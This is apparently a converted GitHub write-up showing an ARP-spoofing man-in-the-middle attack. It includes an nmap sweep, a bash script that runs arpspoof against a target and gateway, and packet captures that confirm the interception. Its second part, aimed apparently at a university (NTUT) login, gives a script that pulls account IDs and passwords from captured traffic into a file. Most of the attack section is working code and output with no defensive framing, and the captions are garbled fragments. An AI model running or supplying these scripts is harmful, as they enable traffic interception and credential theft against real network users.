

MITM-example

PART 1:arpspoof

```
# nmap 192.168.8.* -sP
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-15 08:09 EDT
Nmap scan report for 192.168.8.1
Host is up (0.00060s latency).
MAC Address: 80:1F:02:BD:69:EC (Edimax Technology)
Nmap scan report for 192.168.8.104
Host is up (0.00060s latency).
MAC Address: A8:5E:45:13:1A:93 (Asustek Computer)
Nmap scan report for 192.168.8.105
Host is up (0.00011s latency).
MAC Address: 7C:8A:E1:90:A3:FC (Compal Information (kunshan))
Nmap scan report for 192.168.8.131
Host is up (0.00081s latency).
MAC Address: 00:0C:29:79:B8:C6 (VMware)
Nmap scan report for 192.168.8.103
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 1.83 seconds
```

Figure 1: image

1:Router

104:PC (Windows 10)

105:Notebook (Windows 10)

103:VM (Kali linux)

131:VM (CentOS 7)

Script

3~6

8~11

13

15~18 arpspoof Process ID

23 PID1 PID2 Process

Normal condition

tcpdump ping

```
└─# cat -n test.sh
 1  #!/bin/bash
 2
 3  if [[ $(id -u) -ne 0 ]]; then
 4      echo "You must be root"
 5      exit 1
 6  fi
 7
 8  if [[ $# -ne 3 ]]; then
 9      echo "filename.sh [NetworkInterface] [Target IP] [Gateway IP]"
10      exit 1
11  fi
12
13  echo 1 > /proc/sys/net/ipv4/ip_forward
14
15  arpspoof -i $1 -t $2 $3 &> /dev/null &
16  PID1=$!
17  arpspoof -i $1 -t $3 $2 &> /dev/null &
18  PID2=$!
19
20  echo "Press any key to stop spoofing..."
21  read
22
23  kill -9 $PID1 $PID2
24  echo 0 > /proc/sys/net/ipv4/ip_forward
25
26  exit 0
```

Figure 2: image

Launch

```

# source test.sh eth0 192.168.8.104 192.168.8.1
[2] 57227
[3] 57228
Press any key to stop spoofing...

```

Figure 4: image

192.168.8.104 wireshark arp

| | | | | | | | |
|------|------------|-------------------|-------------------|-----|----|------------------------|-------------------------|
| 9363 | 283.491384 | VMware_73:fd:b0 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.1 | is at 00:0c:29:73:fd:b0 |
| 9370 | 285.493141 | VMware_73:fd:b0 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.1 | is at 00:0c:29:73:fd:b0 |
| 9375 | 287.494105 | VMware_73:fd:b0 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.1 | is at 00:0c:29:73:fd:b0 |
| 9376 | 287.677158 | ASUSTekC_13:1a:93 | VMware_79:b8:c6 | ARP | 42 | Who has 192.168.8.131? | Tell 192.168.8.104 |
| 9377 | 287.677171 | ASUSTekC_13:1a:93 | VMware_79:b8:c6 | ARP | 42 | Who has 192.168.8.131? | Tell 192.168.8.104 |
| 9378 | 287.677371 | VMware_79:b8:c6 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.131 | is at 00:0c:29:79:b8:c6 |
| 9379 | 287.677378 | VMware_79:b8:c6 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.131 | is at 00:0c:29:79:b8:c6 |
| 9380 | 289.494836 | VMware_73:fd:b0 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.1 | is at 00:0c:29:73:fd:b0 |
| 9387 | 291.495759 | VMware_73:fd:b0 | ASUSTekC_13:1a:93 | ARP | 60 | 192.168.8.1 | is at 00:0c:29:73:fd:b0 |

Figure 5: image

104(PC) 131(CentOS 7) ARP table 104 ARP table router MAC address 103(kali) MAC address

| | |
|---|---|
| <pre> gateway (192.168.8.1) at 80:1f:02:bd:69:ec [ether] on eth0 ? (192.168.8.103) at 00:0c:29:73:fd:b0 [ether] on eth0 ? (192.168.8.104) at a8:5e:45:13:1a:93 [ether] on eth0 [root@cat ~]# ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.8.131 netmask 255.255.255.0 broadcast 192.168.8.255 inet6 fe80::9fd5:4183:9165:70fa prefixlen 64 scopeid 0x20<link> ether 00:0c:29:79:b8:c6 txqueuelen 1000 (Ethernet) RX packets 1332 bytes 99806 (97.4 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 589 bytes 52090 (50.8 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 32 bytes 2592 (2.5 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 32 bytes 2592 (2.5 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 [root@cat ~]# arp -a gateway (192.168.8.1) at 80:1f:02:bd:69:ec [ether] on eth0 ? (192.168.8.103) at 00:0c:29:73:fd:b0 [ether] on eth0 ? (192.168.8.104) at a8:5e:45:13:1a:93 [ether] on eth0 [root@cat ~]# arp -a gateway (192.168.8.1) at 80:1f:02:bd:69:ec [ether] on eth0 ? (192.168.8.103) at 00:0c:29:73:fd:b0 [ether] on eth0 ? (192.168.8.104) at a8:5e:45:13:1a:93 [ether] on eth0 [root@cat ~]# </pre> | <pre> 命令提示字元 232.126.145.182 01-00-5e-7e-91-b6 網卡地址 233.65.38.59 01-00-5e-41-26-3b 網卡地址 234.13.33.36 01-00-5e-04-21-24 網卡地址 234.73.58.1 01-00-5e-49-3a-01 網卡地址 234.235.203.182 01-00-5e-6b-cb-b6 網卡地址 235.206.138.119 01-00-5e-4e-8a-77 網卡地址 238.115.166.223 01-00-5e-73-a6-df 網卡地址 239.192.152.143 01-00-5e-40-98-8f 網卡地址 239.255.255.250 01-00-5e-7f-ff-fa 網卡地址 255.255.255.255 ff-ff-ff-ff-ff-ff 網卡地址 介面: 192.168.8.104 --- 0x13 網卡地址 網卡地址 網卡地址 192.168.8.1 00-0c-29-73-fd-b0 網卡地址 192.168.8.103 00-0c-29-73-fd-b0 網卡地址 192.168.8.131 00-0c-29-79-b8-c6 網卡地址 192.168.8.255 ff-ff-ff-ff-ff-ff 網卡地址 224.0.0.22 01-00-5e-00-00-16 網卡地址 224.0.0.251 01-00-5e-00-00-fb 網卡地址 224.0.0.252 01-00-5e-00-00-fc 網卡地址 224.0.1.178 01-00-5e-00-01-b2 網卡地址 224.219.232.114 01-00-5e-5b-e8-72 網卡地址 234.13.33.36 01-00-5e-04-21-24 網卡地址 234.73.58.1 01-00-5e-49-3a-01 網卡地址 238.115.166.223 01-00-5e-73-a6-df 網卡地址 239.192.152.143 01-00-5e-40-98-8f 網卡地址 239.255.255.250 01-00-5e-7f-ff-fa 網卡地址 255.255.255.255 ff-ff-ff-ff-ff-ff 網卡地址 </pre> |
|---|---|

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.8.103 netmask 255.255.255.0 broadcast 192.168.8.255
    inet6 fe80::20c:29ff:fe73:fdb0 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:73:fd:b0 txqueuelen 1000 (Ethernet)
    RX packets 2320262 bytes 2232936356 (2.0 GiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1633536 bytes 826625554 (788.3 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ping tcpdump kali

```
C:\Users\user>ping 8.8.8.8 -t

ping 8.8.8.8 (使用 32 位元組的資料):
回覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=5ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=5ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=4ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=7ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=7ms TTL=113
回覆自 8.8.8.8: 位元組=32 時間=6ms TTL=113

(root@kali)-[~]
# tcpdump -i eth0 dst 8.8.8.8
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
08:44:19.601534 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 305, length 40
08:44:19.601590 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 305, length 40
08:44:20.614347 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 306, length 40
08:44:20.614401 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 306, length 40
08:44:21.626386 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 307, length 40
08:44:21.626448 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 307, length 40
08:44:22.640254 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 308, length 40
08:44:22.640302 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 308, length 40
08:44:23.655425 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 309, length 40
08:44:23.655470 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 309, length 40
08:44:24.662169 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 310, length 40
08:44:24.662223 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 310, length 40
08:44:25.676192 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 311, length 40
08:44:25.676392 IP 192.168.8.104 > dns.google: ICMP echo request, id 1, seq 311, length 40
```

Figure 6: image

PART 2:MITM IN NTUT

Script

Bash script

```

1 #!/bin/bash
2
3 inotifywait -m -e modify /root/test/logdir
4 while read dir action file ;
5 do
6     if [[ $(stat -c %s "/root/test/logdir/$file") -gt 1 ]];
7     then
8         id_passwd=$(sed -n '/password=p/' /root/test/logdir/$file | sed 's/mid-\([A-Za-z0-9K]\+\)&password-\([A-Za-z0-9K]\+\)&.*$/\1 \2/g' | tail -n1 )
9         if [[ ${id_passwd} -gt 0 -a $(grep -c "id_passwd" /root/test/login_info.txt) -lt 1 ]];
10         then
11             echo $id_passwd
12             echo $id_passwd >> /root/test/login_info.txt
13         fi
14     fi
15 done

```

Figure 7: image

```

(root@kali)-[~]
# source test2.sh
Setting up watches.
Watches established.

```

Figure 8: image

使用者帳號
(Account) aaaaaaaa

使用者密碼
(Password)

驗證碼
(Code)  

請輸入驗證碼
(Keyin Code) aaaaaaaa

 登入 Login aaaaaaaa

Figure 9: image




Figure 10: image




Figure 11: image

script



Figure 12: image

script




Figure 13: image




Figure 14: image

github :<https://github.com/tream565/MITM-example>